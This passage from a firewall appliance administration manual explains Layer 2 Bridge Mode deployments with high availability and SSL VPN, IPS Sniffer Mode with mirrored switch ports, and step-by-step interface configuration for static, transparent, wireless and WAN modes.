- All traffic will be allowed by default, but Access Rules could be constructed as needed. Consider, for the point of contrast, what would occur if the X2 (Primary Bridge Interface) was instead assigned to a Public (DMZ) zone: All the Workstations would be able to reach the Servers, but the Servers would not be able to initiate communications to the Workstations. While this would probably support the traffic flow requirements (i.e. Workstations initiating sessions to Servers), it would have two undesirable effects:
 - a. The DHCP server would be in the DMZ. DHCP requests from the Workstations would pass through the L2 Bridge to the DHCP server (192.168.0.100), but the DHCP offers from the server would be dropped by the default DMZ->LAN Deny Access Rule. An Access Rule would have to be added, or the default modified, to allow this traffic from the DMZ to the LAN.
 - b. Security services directionality would be classified as *Outgoing* for traffic from the Workstations to the Server since the traffic would have a Trusted source zone and a Public destination zone. This might be sub-optimal since it would provide less scrutiny than the *Incoming* or (ideally) *Trust* classifications.
- Security services directionality would be classified as *Trust*, and all signatures (*Incoming*, *Outgoing*, and *Bidirectional*) will be applied, providing the highest level of security to/from both segments.

For detailed instructions on configuring interfaces in Layer 2 Bridge Mode, see [“Configuring Layer 2 Bridge Mode” on page 229](#)

Layer 2 Bridge Mode with High Availability

This method is appropriate in networks where both High Availability and Layer 2 Bridge Mode are desired. This example is for NetVanta 2830 and 2840 appliances, and assumes the use of switches with VLANs configured.



The ADTRAN HA pair consists of two appliances, connected together on port X5, the designated HA port. Port X1 on each appliance is configured for normal WAN connectivity and is used for access to the management interface of that device. Layer 2 Bridge Mode is implemented with port X0 bridged to port X2.

When setting up this scenario, there are several things to take note of on both the ADTRANS and the switches.

On the ADTRAN appliances:

- Do not enable the Virtual MAC option when configuring High Availability. In a Layer 2 Bridge Mode configuration, this function is not useful.
- Enabling Preempt Mode is not recommended in an inline environment such as this. If Preempt Mode is required, follow the recommendations in the documentation for your switches, as the trigger and failover time values play a key role here.

- Consider reserving an interface for the management network (this example uses X1). If it is necessary to assign IP addresses to the bridge interfaces for probe purposes or other reasons, ADTRAN recommends using the management VLAN network assigned to the switches for security and administrative purposes. Note that the IP addresses assigned for HA purposes do not directly interact with the actual traffic flow.

On the switches:

- Using multiple tag ports: As shown in the above diagram, two tag (802.1q) ports were created for VLAN 100 on both the Edge switch (ports 23 and 24) and Core switch (C24 - D24). In a high performance environment, it is usually recommended to have Link Aggregation/ Port Trunking, Dynamic LACP, or even a completely separate link designated for such a deployment (using OSPF), and the fault tolerance of each of the switches must be considered. Consult your switch documentation for more information.
- On HP ProCurve switches, when two ports are tagged in the same VLAN, the port group will automatically be placed into a failover configuration. In this case, as soon as one port fails, the other one becomes active.


Layer 2 Bridge Mode with SSL VPN

This sample topology covers the proper installation of a ADTRAN UTM device into your existing ADTRAN EX-Series SSL VPN or ADTRAN SSL VPN networking environment. By placing the UTM appliance into Layer 2 Bridge Mode, with an internal, private connection to the SSL VPN appliance, you can scan for viruses, spyware, and intrusions in both directions. In this scenario the firewall is not used for security enforcement, but instead for bidirectional scanning, blocking viruses and spyware, and stopping intrusion attempts. When programmed correctly, the UTM appliance will not interrupt network traffic, unless the behavior or content of the traffic is determined to be undesirable. Both one- and two-port deployments of the firewall are covered in this section.

WAN to LAN Access Rules

Because the UTM appliance will be used in this deployment scenario only as an enforcement point for anti-virus, anti-spyware and intrusion prevention, its existing security policy must be modified to allow traffic to pass in both directions between the WAN and LAN.

On the **Firewall > Access Rules** page, click the **Configure** icon for the intersection of WAN to LAN traffic. Click the **Configure** icon next to the default rule that implicitly blocks uninitiated traffic from the WAN to the LAN.



In the **Edit Rule** window, select **Allow** for the **Action** setting, and then click **OK**.

Configure the Network Interfaces and Activate L2B Mode

In this scenario the WAN interface is used for the following:

- Access to the management interface for the administrator

- Subscription service updates on NetVanta Security Portal account
- The default route for the device and subsequently the “next hop” for the internal traffic of the SSL VPN appliance (this is why the UTM device WAN interface must be on the same IP segment as the internal interface of the SSL VPN appliance)

The LAN interface on the UTM appliance is used to monitor the unencrypted client traffic coming from the external interface of the SSL VPN appliance. This is the reason for running in Layer 2 Bridge Mode (instead of reconfiguring the external interface of the SSL VPN appliance to see the LAN interface as the default route).

On the **Network > Interfaces** page of the SonicOS Enhanced management interface, click the **Configure** icon for the **WAN** interface, and then assign it an address that can access the Internet so that the appliance can obtain signature updates and communicate with NTP.

The gateway and internal/external DNS address settings will match those of your SSL VPN appliance:

- **IP address:** This must match the address for the internal interface on the SSL VPN appliance.
- **Subnet Mask, Default Gateway, and DNS Server(s):** Make these addresses match your SSL VPN appliance settings.

For the **Management** setting, select the **HTTPS** and **Ping** check boxes. Click **OK** to save and activate the changes.

The screenshot displays the 'Interface 'X1' Settings' page in the SonicOS Enhanced management interface. It features two tabs: 'General' and 'Advanced'. The 'General' tab is active, showing the following configuration details:

- Zone:** WAN
- IP Assignment:** Static
- IP Address:** 10.202.4.21
- Subnet Mask:** 255.255.255.0
- Default Gateway:** 10.202.4.1
- DNS Server 1:** 4.2.2.1
- DNS Server 2:** (empty)
- DNS Server 3:** (empty)
- Comment:** Bridged to X0
- Management:**
 - HTTP
 - HTTPS
 - Ping
 - SNMP
 - SSH
- User Login:**
 - HTTP
 - HTTPS
- Add rule to enable redirect from HTTP to HTTPS

To configure the LAN interface settings, navigate to the **Network > Interfaces** page and click the **Configure** icon for the **LAN** interface.

For the **IP Assignment** setting, select **Layer 2 Bridged Mode**. For the **Bridged to** setting, select **X1**.

The screenshot shows the 'Interface 'X0' Settings' configuration page. The 'General' tab is selected. The 'Zone' is set to 'LAN'. The 'IP Assignment' is set to 'Layer 2 Bridged Mode'. The 'Bridged to' is set to 'X1'. There are three unchecked checkboxes: 'Block all non-IPv4 traffic', 'Never route traffic on this bridge-pair', and 'Only sniff traffic on this bridge-pair'. The 'Comment' field contains 'Bridged to X1'. Under 'Management', 'HTTP', 'HTTPS', 'Ping', 'SNMP', and 'SSH' are all checked. Under 'User Login', 'HTTP' and 'HTTPS' are unchecked. At the bottom, there is an unchecked checkbox for 'Add rule to enable redirect from HTTP to HTTPS'.

If you also need to pass VLAN tagged traffic, supported on NetVanta 2830 and 2840 appliances, click the **VLAN Filtering** tab and add all of the VLANs that will need to be passed.


Click **OK** to save and activate the change. You may be automatically disconnected from the UTM appliance's management interface. You can now disconnect your management laptop or desktop from the UTM appliance's X0 interface and power the UTM appliance off before physically connecting it to your network.

Install the firewall between the network and SSL VPN appliance

Regardless of your deployment method (single- or dual-homed), the firewall should be placed between the X0/LAN interface of the SSL VPN appliance and the connection to your internal network. This allows the device to connect out to ADTRAN's licensing and signature update servers, and to scan the decrypted traffic from external clients requesting access to internal network resources.


If your SSL VPN appliance is in two-port mode behind a third-party firewall, it is dual-homed. To connect a dual-homed SSL VPN appliance, follow these steps:

- Step 1** Cable the X0/LAN port on the UTM appliance to the X0/LAN port on the SSL VPN appliance.
- Step 2** Cable the X1/WAN port on the UTM appliance to the port where the SSL VPN was previously connected.
- Step 3** Power on the UTM appliance.



If your SSL VPN appliance is in one-port mode in the DMZ of a third-party firewall, it is single-homed. To connect a single-homed SSL VPN appliance, follow these steps:

- Step 1** Cable the X0/LAN port on the UTM appliance to the X0/LAN port of the SSL VPN appliance.
- Step 2** Cable the X1/WAN port on the UTM appliance to the port where the SSL VPN was previously connected.
- Step 3** Power on the UTM appliance.



Configure or verify settings

From a management station inside your network, you should now be able to access the management interface on the UTM appliance using its WAN IP address.

Make sure that all security services for the firewall are enabled. See [“Licensing Services” on page 230](#) and [“Activating UTM Services on Each Zone” on page 232](#).

ADTRAN Content Filtering Service must be disabled before the device is deployed in conjunction with a ADTRAN Aventail SSL VPN appliance. On the **Network > Zones** page, click **Configure** next to the LAN (X0) zone, clear the **Enforce Content Filtering Service** check box and then click **OK**.

The screenshot shows the 'General Settings' configuration page for a zone. The 'Name' field is set to 'LAN'. The 'Security Type' is set to 'Trusted'. The 'Allow Interface Trust' checkbox is checked. The 'Enforce Content Filtering Service' checkbox is unchecked. Below this, there is a 'DPS Policy' field with a dropdown menu. Other services listed include 'Enable Client AV Enforcement Service' (unchecked), 'Enable Gateway Anti-Virus Service' (checked), 'Enable IPS' (checked), 'Enable Anti-Spam Service' (checked), 'Enforce Global Security Clients' (unchecked), 'Create Group VPN' (unchecked), 'Enable SSL Control' (unchecked), and 'Enable SSL VPN Access' (checked).

If you have not yet changed the administrative password on the firewall, you can do so on the **System > Administration** page.


To test access to your network from an external client, connect to the SSL VPN appliance and log in. Once connected, attempt to access to your internal network resources. If there are any problems, review your configuration and see the [“Configuring the Common Settings for L2 Bridge Mode Deployments”](#) section on page 229.

IPS Sniffer Mode

Supported on NetVanta 2830 and 2840 appliances, IPS Sniffer Mode is a variation of Layer 2 Bridge Mode that is used for intrusion detection. IPS Sniffer Mode configuration allows an interface on the ADTRAN to be connected to a mirrored port on a switch to examine network traffic. Typically, this configuration is used with a switch inside the main gateway to monitor traffic on the intranet.

In the network diagram below, traffic flows into a switch in the local network and is mirrored through a switch mirror port into a IPS Sniffer Mode interface on the firewall. The ADTRAN inspects the packets according to the Unified Threat Management (UTM) settings configured on the Bridge-Pair. Alerts can trigger SNMP traps which are sent to the specified SNMP manager via another interface on the ADTRAN. The network traffic is discarded after the ADTRAN inspects it.

The WAN interface of the ADTRAN is used to connect to the ADTRAN Data Center for signature updates or other data.



In IPS Sniffer Mode, a Layer 2 Bridge is configured between two interfaces in the same zone on the ADTRAN, such as LAN-LAN or DMZ-DMZ. You can also create a custom zone to use for the Layer 2 Bridge. Only the WAN zone is **not** appropriate for IPS Sniffer Mode.

The reason for this is that SonicOS detects all signatures on traffic within the same zone such as LAN-LAN traffic, but some directional specific (client-side versus server-side) signatures do not apply to some LAN-WAN cases.

Either interface of the Layer 2 Bridge can be connected to the mirrored port on the switch. As network traffic traverses the switch, the traffic is also sent to the mirrored port and from there into the ADTRAN for deep packet inspection. Malicious events trigger alerts and log entries, and if SNMP is enabled, SNMP traps are sent to the configured IP address of the SNMP manager system. The traffic does not actually continue to the other interface of the Layer 2 Bridge. IPS Sniffer Mode does not place the ADTRAN appliance inline with the network traffic, it only provides a way to inspect the traffic.

The Edit Interfaces screen available from the Network > Interfaces page provides a new checkbox called **Only sniff traffic on this bridge-pair** for use when configuring IPS Sniffer Mode. When selected, this checkbox causes the ADTRAN to inspect all packets that arrive on the L2 Bridge from the mirrored switch port. The **Never route traffic on this bridge-pair**

checkbox should also be selected for IPS Sniffer Mode to ensure that the traffic from the mirrored switch port is not sent back out onto the network. (The **Never route traffic on this bridge-pair** setting is known as Captive-Bridge Mode.)



For detailed instructions on configuring interfaces in IPS Sniffer Mode, see [“Configuring IPS Sniffer Mode” on page 239](#).

Sample IPS Sniffer Mode Topology

This section provides an example that uses ADTRAN IPS Sniffer Mode in a Hewlett Packard ProCurve switching environment. This scenario relies on the ability of HP’s ProCurve Manager Plus (PCM+) and HP Network Immunity Manager (NIM) server software packages to throttle or close ports from which threats are emanating.

This method is useful in networks where there is an existing firewall that will remain in place, but you wish to use the ADTRAN’s UTM services as a sensor.

In this deployment the WAN interface and zone are configured for the *internal* network’s addressing scheme and attached to the internal network. The X2 port is Layer 2 bridged to the LAN port – but it won’t be attached to anything. The X0 LAN port is configured to a second, specially programmed port on the HP ProCurve switch. This special port is set for mirror mode – it will forward all the internal user and server ports to the “sniff” port on the ADTRAN. This allows the ADTRAN to analyze the entire internal network’s traffic, and if any traffic triggers the UTM signatures it will immediately trap out to the PCM+/NIM server via the X1 WAN interface, which then can take action on the specific port from which the threat is emanating.

To configure this deployment, navigate to the **Network > Interfaces** page and click on the configure icon for the **X2** interface. On the X2 Settings page, set the **IP Assignment** to 'Layer 2 Bridged Mode' and set the **Bridged To:** interface to 'X0'. Select the checkbox for **Only sniff traffic on the bridge-pair**. Click **OK** to save and activate the change.

Interface 'X2' Settings

Zone: LAN

IP Assignment: Layer 2 Bridged Mode

Bridged to: X0

Block all non-IPv4 traffic

Never route traffic on this bridge-pair

Only sniff traffic on this bridge-pair

Comment: Bridged to X0

Management: HTTP HTTPS Ping SNMP SSH

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

Next, go to the **Network > Interfaces** page and click on the configure icon for the **X1 WAN** interface. On the X1 Settings page, assign it a unique IP address for the *internal* LAN segment of your network – this may sound wrong, but this will actually be the interface from which you manage the appliance, and it is also the interface from which the appliance sends its SNMP traps as well as the interface from which it gets UTM signature updates. Click **OK**.

Interface 'X1' Settings

Zone: WAN

IP Assignment: Static

IP Address: 192.168.105.25

Subnet Mask: 255.255.255.0

Default Gateway: 192.168.105.1

DNS Server 1: 4.2.2.2

DNS Server 2: 0.0.0.0

DNS Server 3: 0.0.0.0

Comment: Default WAN

Management: HTTP HTTPS Ping SNMP SSH

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

You must also modify the firewall rules to allow traffic from the LAN to WAN, and from the WAN to the LAN, otherwise traffic will not pass successfully.

Connect the span/mirror switch port to X0 on the ADTRAN, not to X2 (in fact X2 isn't plugged in at all), and connect X1 to the internal network. Use care when programming the ports that are spanned/mirrored to X0.


Configuring Interfaces

This section is divided into:

- [“Configuring the Static Interfaces” on page 208](#)
- [“Configuring Interfaces in Transparent Mode” on page 209](#)
- [“Configuring Wireless Interfaces” on page 211](#)
- [“Configuring a WAN Interface” on page 213](#)
- [“Configuring the Expansion Pack Module Interface \(NetVanta 2840\)” on page 216](#)
- [“Configuring Routed Mode” on page 224](#)
- [“Configuring Routed Mode” on page 224](#)
- [“Configuring the U0 External 3G/Modem Interface” on page 225](#)
- [“Configuring VLAN Subinterfaces” on page 228](#)
- [“Configuring Layer 2 Bridge Mode” on page 229](#)
- [“Configuring IPS Sniffer Mode” on page 239](#)

Configuring the Static Interfaces

Static means that you assign a fixed IP address to the interface.

-
- Step 1** Click on the **Configure** icon  in the **Configure** column for the Interface you want to configure. The **Edit Interface** window is displayed.
- You can configure **X0** through **X8**, depending on the number of interfaces on your appliance.
 - If you want to create a new zone, select **Create new zone**. The **Add Zone** window is displayed. See [“Network > Zones” on page 265](#) for instructions on adding a zone.
- Step 2** Select a zone to assign to the interface. You can select LAN, WAN, DMZ, WLAN, or a custom zone.
- Step 3** Select **Static** from the **IP Assignment** menu.
- Step 4** Enter the IP address and subnet mask of the zone in the **IP Address** and **Subnet Mask** fields.



Note You cannot enter an IP address that is in the same subnet as another zone.

- Step 5** Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.
- Step 6** If you want to enable remote management of the firewall from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**.
To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See [“Allowing WAN Primary IP Access from the LAN Zone” on page 507](#) for more information.
- Step 7** If you want to allow selected users with limited management rights to log in to the security appliance, select **HTTP** and/or **HTTPS** in **User Login**.
- Step 8** Click **OK**.

**Note**

The administrator password is required to regenerate encryption keys after changing the firewall's address.

Configuring Advanced Settings for the Interface

If you need to force an Ethernet speed, duplex and/or MAC address, click the **Advanced** tab.



The **Ethernet Settings** section allows you to manage the Ethernet settings of links connected to the ADTRAN. **Auto Negotiate** is selected by default as the **Link Speed** because the Ethernet links automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:

- 1000 Mbps - Full Duplex
- 100 Mbps - Full Duplex
- 100 Mbps - Half Duplex
- 10 Mbps - Full Duplex
- 10 Mbps - Half Duplex

You can choose to override the **Default MAC Address** for the Interface by selecting **Override Default MAC Address** and entering the MAC address in the field.

Check **Enable Multicast Support** to allow multicast reception on this interface.

Caution If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the firewall as well.

Configuring Interfaces in Transparent Mode

Transparent Mode enables the firewall to bridge the WAN subnet onto an internal interface. To configure an interface for transparent mode, complete the following steps:

- Step 1** Click on the **Configure** icon in the **Configure** column for **Unassigned** Interface you want to configure. The **Edit Interface** window is displayed.
- Step 2** Select an interface.
 - If you select a configurable interface, select **LAN** or **DMZ** for **Zone**.

- If you want to create a new zone for the configurable interface, select **Create a new zone**. The **Add Zone** window is displayed. See “[Network > Zones](#)” on page 265 for instructions on adding a zone.

Step 3 Select **Transparent Mode** from the **IP Assignment** menu.



Step 4 From the **Transparent Range** menu, select an address object that contains the range of IP addresses you want to have access through this interface. The address range must be within the WAN zone and must not include the WAN interface IP address. If you do not have an address object configured that meets your needs:

- In the **Transparent Range** menu, select **Create New Address Object**.
- In the **Add Address Object** window, enter a name for the address range.
 - For **Zone Assignment**, select **WAN**.
 - For **Type**, select:
 - **Host** if you want only one network device to connect to this interface.
 - **Range** to specify a range of IP addresses by entering beginning and ending value of the range.
 - **Network** to specify a subnet by entering the beginning value and the subnet mask. The subnet must be within the WAN address range and cannot include the WAN interface IP address.
 - Enter the IP address of the host, the beginning and ending address of the range, or the IP address and subnet mask of the network.
 - Click **OK** to create the address object and return to the **Edit Interface** window.

See “[Network > Address Objects](#)” on page 279 for more information.

Step 5 Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.

Step 6 If you want to enable remote management of the firewall from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**.

To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See [“Allowing WAN Primary IP Access from the LAN Zone” on page 507](#) for more information.

Step 7 If you want to allow selected users with limited management rights to log directly into the security appliance through this interface, select **HTTP** and/or **HTTPS** in **User Login**.

Step 8 Click **OK**.



Note The administrator password is required to regenerate encryption keys after changing the firewall's address.

Configuring Advanced Settings for the Interface

If you need to force an Ethernet speed, duplex and/or MAC address, click the **Advanced** tab. The **Ethernet Settings** section allows you to manage the Ethernet settings of links connected to the ADTRAN. **Auto Negotiate** is selected by default as the **Link Speed** because the Ethernet links automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:

- 1000 Mbps - Full Duplex ()
- 100 Mbps - Full Duplex
- 100 Mbps - Half Duplex
- 10 Mbps - Full Duplex
- 10 Mbps - Half Duplex


You can choose to override the **Default MAC Address** for the Interface by selecting **Override Default MAC Address** and entering the MAC address in the field.

Check **Enable Multicast Support** to allow multicast reception on this interface.

Caution If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the firewall as well.

Configuring Wireless Interfaces

A Wireless interface is an interface that has been assigned to a Wireless zone.


- Step 1** Click on the **Configure** icon  in the **Configure** column for the Interface you want to configure. The **Edit Interface** window is displayed.
- Step 2** In the **Zone** list, select WLAN or a custom Wireless zone.
- Step 3** Enter the IP address and subnet mask of the zone in the **IP Address** and **Subnet Mask** fields.
- Step 4** Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.
- Step 5** If you want to enable remote management of the firewall from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**.

To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See [“Allowing WAN Primary IP Access from the LAN Zone” on page 507](#) for more information.

- Step 6** If you want to allow selected users with limited management rights to log in to the security appliance, select **HTTP** and/or **HTTPS** in **User Login**.
- Step 7** Click **OK**.

Configuring Advanced Settings for the Interface

If you need to force an Ethernet speed, duplex and/or MAC address, click the **Advanced** tab.



The **Ethernet Settings** section allows you to manage the Ethernet settings of links connected to the ADTRAN. **Auto Negotiate** is selected by default as the **Link Speed** because the Ethernet links automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:

- 1000 Mbps - Full Duplex
- 100 Mbps - Full Duplex
- 100 Mbps - Half Duplex
- 10 Mbps - Full Duplex
- 10 Mbps - Half Duplex



Warning

If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the firewall as well.


You can choose to override the **Default MAC Address** for the Interface by selecting **Override Default MAC Address** and entering the MAC address in the field.

Check **Enable Multicast Support** to allow multicast reception on this interface.

On NetVanta 2830 and 2840 appliances, select the **Enable 802.1p tagging** checkbox to tag information passing through this interface with 802.1p priority information for Quality of Service (QoS) management. Packets sent through this interface are tagged with VLAN id=0 and carry 802.1p priority information. In order to make use of this priority information, devices connected to this interface should support priority frames. QoS management is controlled by access rules on the **Firewall > Access Rules** page. For information on QoS and bandwidth management, see [“Firewall Settings > QoS Mapping” on page 641](#).

Configuring a WAN Interface

Configuring the WAN interface enables Internet connect connectivity. You can configure up to two WAN interfaces on the firewall.

- Step 1** Click on the **Edit**  icon in the **Configure** column for the Interface you want to configure. The **Edit Interface** window is displayed.
- Step 2** If you're configuring an Unassigned Interface, select **WAN** from the **Zone** menu. If you selected the **Default WAN** Interface, **WAN** is already selected in the **Zone** menu.



- Step 3** Select one of the following WAN Network Addressing Mode from the **IP Assignment** menu. Depending on the option you choose from the IP Assignment menu, complete the corresponding fields that are displayed after selecting the option.
- **Static** - configures the ADTRAN for a network that uses static IP addresses.
 - **DHCP** - configures the ADTRAN to request IP settings from a DHCP server on the Internet. NAT with DHCP Client is a typical network addressing mode for cable and DSL customers.
 - **PPPoE** - uses Point to Point Protocol over Ethernet (PPPoE) to connect to the Internet. If desktop software and a username and password is required by your ISP, select NAT with PPPoE. This protocol is typically found when using a DSL modem.
 - **PPTP** - uses PPTP (Point to Point Tunneling Protocol) to connect to a remote server. It supports older Microsoft Windows implementations requiring tunneling connectivity.
 - **L2TP** - uses IPsec to connect a L2TP (Layer 2 Tunneling Protocol) server and encrypts all data transmitted from the client to the server. However, it does not encrypt network traffic to other destinations.



Note For Windows clients, L2TP is supported by Windows 2000 and Windows XP. If you are running other versions of Windows, you must use PPTP as your tunneling protocol.

- Step 4** If you want to enable remote management of the firewall from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS.

To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See [“Allowing WAN Primary IP Access from the LAN Zone” on page 507](#) for more information.

- Step 5** If you want to allow selected users with limited management rights to log directly into the security appliance from this interface, select **HTTP** and/or **HTTPS** in **User Login**.
- Step 6** Check **Add rule to enable redirect from HTTP to HTTPS**, if you want an HTTP connection automatically redirected to a secure HTTPS connection to the firewall management interface.
- Step 7** After completing the WAN configuration for your Network Addressing Mode, click **OK**.

Configuring the Advanced Settings for the WAN Interface

The **Advanced** tab includes settings for forcing an Ethernet speed and duplex, overriding the Default MAC address, setting up bandwidth management, and creating a default NAT policy automatically.

The screenshot shows the 'Advanced Settings' tab for a WAN interface configuration. The 'Link Speed' is set to 'Auto Negotiate'. Under 'Override Default MAC Address', the 'Max Default MAC Address' is set to '00:17:C5:16:02:31'. There are checkboxes for 'Enable Multicast Support', 'Enable IGMP Snooping', and 'Fragment non-VPN outbound packets larger than the Interface's MTU'. The 'Interface MTU' is set to '1500'. There are also checkboxes for 'Ignore Don't Fragment (DF) Bit' and 'Do not send ICMP Fragmentation Needed for outbound packets over the Interface MTU'. The 'Bandwidth Management' section has checkboxes for 'Enable Egress Bandwidth Management' and 'Enable Ingress Bandwidth Management', both with 'Available Interface' bandwidth set to '384,000,000'. The status bar at the bottom says 'Ready' and there are 'OK', 'Cancel', and 'Help' buttons.

Ethernet Settings

If you need to force an Ethernet speed, duplex and/or MAC address, click the **Advanced** tab. The **Ethernet Settings** section allows you to manage the Ethernet settings of links connected to the ADTRAN. **Auto Negotiate** is selected by default as the **Link Speed** because the Ethernet links automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:

- 1000 Mbps - Full Duplex
- 100 Mbps - Full Duplex
- 100 Mbps - Half Duplex
- 10 Mbps - Full Duplex
- 10 Mbps - Half Duplex

You can choose to override the **Default MAC Address** for the Interface by selecting **Override Default MAC Address** and entering the MAC address in the field.



Caution If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the ADTRAN as well.

Check **Enable Multicast Support** to allow multicast reception on this interface.

On NetVanta 2830 and 2840 appliances, check **Enable 802.1p tagging** to tag information passing through this interface with 802.1p priority information for Quality of Service (QoS) management. Packets sent through this interface are tagged with VLAN id=0 and carry 802.1p priority information. In order to make use of this priority information, devices connected to this interface should support priority frames. QoS management is controlled by access rules on the **Firewall > Access Rules** page. For information on QoS and bandwidth management, see [“Firewall Settings > QoS Mapping” on page 641](#).

You can also specify any of these additional **Ethernet Settings**:

- **Interface MTU** - Specifies the largest packet size that the interface can forward without fragmenting the packet.
- **Fragment non-VPN outbound packets larger than this Interface’s MTU** - Specifies all non-VPN outbound packets larger than this Interface’s MTU be fragmented. Specifying the fragmenting of VPN outbound packets is set in the **VPN > Advanced** page.
- **Ignore Don’t Fragment (DF) Bit** - Overrides DF bits in packets.
- **Do not send ICMP Fragmentation Needed for outbound packets over the Interface MTU** - blocks notification that this interface can receive fragmented packets.

